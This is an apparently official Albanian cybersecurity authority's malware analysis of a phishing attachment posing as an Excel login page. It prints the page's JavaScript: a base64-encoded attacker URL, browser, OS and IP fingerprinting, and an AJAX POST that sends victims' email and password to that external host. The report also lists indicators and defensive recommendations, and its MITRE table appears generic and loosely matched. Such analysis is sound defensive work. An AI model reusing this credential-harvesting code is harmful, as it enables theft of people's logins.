REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Remittance Advice.shtml.zip

Versioni: 1.0
Datë: 21/01/2025

PËRMBAJTJA

LISTA E FIGURAVE

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Është evidentuar qarkullimi i një fushate phishing drejt infrastrukturave në Shqipëri ku në të është i bashkënjgitur një skedar keqdashës me emërtimin **Remittance Advice.shtml.zip.** Skedari nga **zip** mund të ekstraktohet dhe dokumenti i shfaqur është dokumenti **Remmittance Advice.shtml** i cili është i formatit **Server-Side Includes HTML.**

Analiza e skedarit Remittance Advice.shtml

Pas aksesimit të skedarit, në browser shfaqet një faqë e cila ka si mundësi plotësimi dy fusha nga ku fusha e parë ka vlerën default **redacted@test.net.** Gjithashtu evidentohet logoja zyrtare e Excel dhe një **background-image** e cila është e vendosur me anë të **CSS** në backgroundin e faqes që të mashtrojë viktimën që kemi të bëjmë me një portal **Login** që ka lidhje me dokument pune.



Figura 1 Faqja në browser

Aktualisht nëse tentojmë të vendosim kredenciale jo reale si input të faqes në pjesen e network të browserit evidentohet një kërkesë **POST** drejt url **hxxps[://]obtechgmx[.]online/ml/morgana/new-excel/log[.]php** me parametrat si payload me një objekt **Form Data** që ka fusha si:
email, password, verify, userBrowser, userIP, OSName.



Figura 2 Post request

Qëllimi i këtij skedari është të marri informacione dhe ti dërgojë drejt një serveri,prandaj për të kuptuar logjikën, këtë skedar mund ta hapim me një editues teksti dhe të analizojmë kodin.



Figura 3 Kodi i Remittance Advice.shtml

Kodi është një format i zakonshëm ***HTML*** që përmban inputet, kodin e ***CSS*** për dizenjimin e faqes si dhe kodin JavaScript ku është implementuar llogjika.
Në kodin e ***JavaScript*** evidentohet një variabël me emrin ***encodedStringAtoB*** që ka një vlerë në ***base64***
aHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL21sL21vcmdhbmEvbmV3LWV4Y2VsL2xvZy5wa HA, kuptohet në rrjeshtin tjetër të kodit ku krijohet një variabël me emrin **icq_processor** dhe dekodohet me anë të funksionit ***atob ()***, funksion i cili dekodon vargje karakteresh në *base64*.

```
    <script type="text/javascript">
        // bGV0IGljcV9wcm9jZXNzb3IgPSAiaHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL2lsL2lvcmdhbmEvbmV3LWV4Y2VsL2xvZy5waHAi;
        var encodedStringAtoB = 'aHR0cHM6Ly9vYnRlY2hnbXgub25saW5lL2lsL2lvcmdhbmEvbmV3LWV4Y2VsL2xvZy5waHA=';
let icq_processor = atob(encodedStringAtoB);
console.log(icq_processor);
```

Figura 4 Funksioni atob

Nëse e dekodojmë evidentojmë se **URL** si output na jep vlerën e URL që dërgonte post request drejt:
hxxps[://]obtechgmx[.]online/ml/morgana/new-excel/log[.]php.

Më pas kemi një funksion në ***jQuery*** për të zbuluar dhe identifikuar llojin e shfletuesit (browser-it) që përdor përdoruesi.

Struktura dhe logjika e kodit:

1. **Funksioni kryesor**

   Funksioni i quajtur **browserDetection** është shtuar në jQuery duke përdorur **$.extend.** Ai pranon një argument të quajtur **addClass**, i cili kontrollon nëse do të shtohet klasa në **elementin <body>.**

2. **Variablat kryesore**

   - **theBody**: Referon elementin <body> të dokumentit HTML.
   - **userAgent**: Merr informacionin e shfletuesit nga objekti **navigator**.**userAgent** (kjo tregon detaje për sistemin operativ dhe shfletuesin).
   - msieIndex: Gjen pozicionin ku shfaqet fjala "MSIE" në userAgent, që tregon shfletuesin **Internet Explorer (IE)**.

3. **Logjika e zbulimit të shfletuesit**

   - **Internet Explorer (IE ≤ 10):** Nëse userAgent përmban "**MSIE**", versioni i shfletuesit merret dhe kthehet si 'IE' + versioni (p.sh., IE8, IE9, etj.).
   - **Internet Explorer 11:** Kontrollohet për fjalën "Trident/".
   - **Chrome dhe Opera:** Nëse userAgent përmban "**Chrome**", kontrollohet nëse përmban edhe "OPR" për të dalluar **Opera** nga **Chrome**.
   - **Safari:** Nëse userAgent përmban "Safari" dhe nuk përmban "Chrome", identifikohet si Safari. Nëse përmban "CriOS", është **Chrome për iOS**.
   - **Firefox:** Nëse userAgent përmban "Firefox", identifikohet si Firefox.
   - **Shfletues jo i njohur:** Nëse nuk përshtatet me asnjë nga rastet më lart, shfletuesi vendoset si "notDetected".

4. **Shtimi i klasës (opsionale):**

   Nëse argumenti addClass është true, klasa e identifikuar (browserClass) shtohet në elementin <body>.

5. **Rezultati:**

   Funksioni kthen emrin e shfletuesit të zbuluar si një **string**.

```
/*
 * jQuery Browser detection plugin
*/
(function( $ ) {
    $.extend({
        browserDetection: function ( addClass ) {

            var theBody = $('body'),
            userAgent = window.navigator.userAgent,
            msieIndex = userAgent.indexOf('MSIE '),
            currentBrowser,
            browserClass;

            if ( msieIndex !=-1 ) { // IE <= 10
                var ieVersion = userAgent.substring(msieIndex + 5, userAgent.indexOf('.', msieIndex)); // IE version
                currentBrowser = 'IE' + ieVersion;
                browserClass = 'IE ' + currentBrowser;
            } else if ( userAgent.indexOf('Trident/') !=-1 ) { // IE11
                currentBrowser = 'IE11';
                browserClass = 'IE IE11';
            } else if ( userAgent.indexOf('Chrome') != -1 ) {
                if ( userAgent.indexOf('OPR') != -1 ) { // Opera
                    currentBrowser = browserClass = 'Opera';
                } else {
                    currentBrowser = browserClass = 'Chrome'; // Chrome
                }
            } else if (userAgent.indexOf('Safari') != -1 && userAgent.indexOf('Chrome') == -1) { // Safari
                if ( userAgent.indexOf('CriOS') != -1 ) { // Chrome for iOS
                    currentBrowser = browserClass = 'Chrome';
                } else {
                    currentBrowser = browserClass = 'Safari';
                }
            } else if ( userAgent.indexOf('Firefox') != -1 ) { // Firefox
                currentBrowser = browserClass = 'Firefox';
            } else {
                currentBrowser = 'notDetected';
                browserClass = '';
            }

            if ( addClass ) { // add class
                theBody.addClass(browserClass);
            }
```

Figura 5 Gjetja e llojit të browserit

Kodi më pas vazhdon me ***jquery*** për të manipuluar ***URL***-të dhe për të ndërvepruar me disa elemente të faqes.
let href = $(location).attr('href'): Merr URL-në e plotë të faqes aktuale
let divide1 = href.split("@"): Ndan URL-në në dy pjesë duke përdorur simbolin @. Pjesa që ndodhet pas @ do të ruhet në divide1[1]
let divide2 = href.split("#"): Ndan URL-në në dy pjesë duke përdorur simbolin #. Pjesa që ndodhet pas # do të ruhet në divide2[1]
the_domain: Ruhet pjesa e URL-së që ndodhet pas @.
$('.dotDomain').text(divide1[1]): Vendos tekstin e ruajtur në divide1[1] brenda elementit HTML me klasën **dotDomain**.
$('#txtEmail').val(divide2[1]): Vendos tekstin e ruajtur në divide2[1] si vlerën e input-it me id txtEmail.

$('#dblEmail').val('redacted@test.net'): Vendos tekstin **'redacted@test.net'** si vlerën e input-it me id **dblEmail**.

```
// main stuff
let href = $(location).attr('href');
let divide1 = href.split("@");
let divide2 = href.split("#");
let the_domain = divide1[1];
$('.dotDomain').text(divide1[1]);
$('#txtEmail').val(divide2[1]);
$('#dblEmail').val('redacted@test.net');
let icq_url = icq_processor;
let userIP = '';
```

Figura 6 Manipulimi i elementeve të HTML

let userIP = '': $.getJSON('https://api.ipify.org?format=json', function(data){ userIP = data.ip; });
userIP: Inicializohet si një varg bosh për të ruajtur adresën IP.
$.getJSON: Kryen një kërkesë AJAX për të marrë adresën IP të përdoruesit nga api.ipify.org.
data.ip: Përmban adresën IP që kthehet nga API dhe ruhet në userIP.
Gjithashtu kemi dhe marrjen e informacionit mbi sistemin e operimit që po përdor përdoruesi e cila realizohet nëpërmjet kontrollit nëpërmjet **navigator.**

```
var currentBrowser = $.browserDetection(true);
$.getJSON('https://api.ipify.org?format=json', function(data){
    userIP = data.ip;
});
```

```
var OSName="Unknown OS";
if (navigator.appVersion.indexOf("Win")!=-1) OSName="Windows";
if (navigator.appVersion.indexOf("Mac")!=-1) OSName="MacOS";
if (navigator.appVersion.indexOf("X11")!=-1) OSName="UNIX";
if (navigator.appVersion.indexOf("Linux")!=-1) OSName="Linux";
if (navigator.userAgent.indexOf("Android")!=-1) OSName="Android OS";
if (navigator.userAgent.indexOf("like Mac")!=-1) OSName="iOS";
```

Figura 7 Marrja e IP së përdoruesit

Variabli **failedLoginAttempts** ruan numrin e tentativave të pasuksesshme të autentikimit. Në fillim është inicializuar me 0.
$('#btn-submit').on('click', ...): Kjo përcakton që kur butoni me ID **btn-submit** klikohet, do të ekzekutohet funksioni i dhënë.
$('#btn-submit').on('click', ...): Kjo përcakton që kur butoni me ID **btn-submit** klikohet, do të ekzekutohet funksioni i dhënë.
('.pwdErr').text(''): Pas çdo klikimi, fshihet çdo mesazh gabimi për fjalëkalimin.
event.preventDefault(): Pengon veprimin e parazgjedhur të butonit (në këtë rast, mos të dërguarit të informacioneve).
var password = $('#txtPass').val(): Merr vlerën e fjalëkalimit nga fusha me ID **txtPass** dhe e ruan në variablën password.

$('#txtPass').val(''): Pas marrjes së fjalëkalimit, pastron fushën vizualisht për të siguruar që përdoruesi të mos shohë fjalëkalimin.Tani kemi dhe fazën e fundit e cila është dërgimi i të dhënave duke përdorur **Asynchronous JavaScript and XML (AJAX)**

```
    if (password != "") {
        $('#iSpin').addClass('fa-spinner');

        $.ajax({
            url: icq_url,
            type: "POST",
            data: {
                email: $('#txtEmail').val(),
                password: password, // Use the saved password variable here
                verify: $('#test').val(),
                userBrowser: currentBrowser,
                userIP: userIP,
                OSName: OSName
            },
            success: function(data){
                var i = $.parseJSON(data);
                if (i.status == 200){
                    $('.pwdErr').text('Incorrect Password, Try again');
                    $('#test').val("stepTwo");
                    $('#v-pass').val(i.password);
                    $('#iSpin').toggleClass('fa-spinner');
                }
            },
            error: function(){
                failedLoginAttempts++;

                // Check if the number of failed login attempts is 3
                if (failedLoginAttempts === 3) {
                    window.location.href = 'https://office.com'; // Redirect after 3 attempts
                } else {
                    $('.network-error').show();
                    $('#iSpin').toggleClass('fa-spinner');
                    $('#btn-submit').removeClass('disabled');
                }
            }
        });
    } else {
        $('#txtPass').addClass('err');
        $('#iSpin').toggleClass('fa-spinner');
    }
});
```

Figura 8 Dërgimi i të dhënave duke përdorur AJAX

success: Ky funksion ekzekutohet nëse kërkesa AJAX përfundon me sukses.
$.parseJSON(data): JSON që kthehet nga serveri dhe e ruan atë në variablën i.
if (i.status == 200):
Nëse serveri kthen një status 200 (të suksesshëm), shfaqet një mesazh gabimi për fjalëkalimin dhe bëhen disa ndryshime të tjera në fushat e formularit.
success: Ky funksion ekzekutohet nëse kërkesa AJAX përfundon me sukses**.**
$.parseJSON(data): JSON që kthehet nga serveri dhe e ruan atë në **variablën i**.
if (i.status == 200): Nëse serveri kthen një status 200 (të suksesshëm), shfaqet një mesazh gabimi për fjalëkalimin dhe bëhen disa ndryshime të tjera në fushat e formularit.
failedLoginAttempts++: Rrit numrin e tentativave të pasuksesshme
if (failedLoginAttempts === 3): Kur numri i tentativave të pasuksesshme arrin 3, përdoruesi ridrejtohet në **https://office.com (faqja zyrtare e Microsoft 365).**
Duke qenë se të dhënat dërgohen dhe kthen status 200, variabli **failedLoginAttemps** përdoret thjesht që viktima të mos dërgoj të dhëna vazhdimisht.

MITRE ATT&CK

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	Scheduled Task/Job	1 Registry Run Keys / Startup Folder	1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Rundll32	Security Account Manager	1 1 1 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	2 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	Internet Connection Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact

Figura 9 Mitre ATT&CK

Indikatorët e Kompromitimit

e4cbd7f75ce973485f27b2411b7b39b678461ca42e99de5e682149299dd6826b	**Remittance Advice.shml.zip**
hxxps://obtechgmx.online/ml/morgana/new-excel/log.php	**URL**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".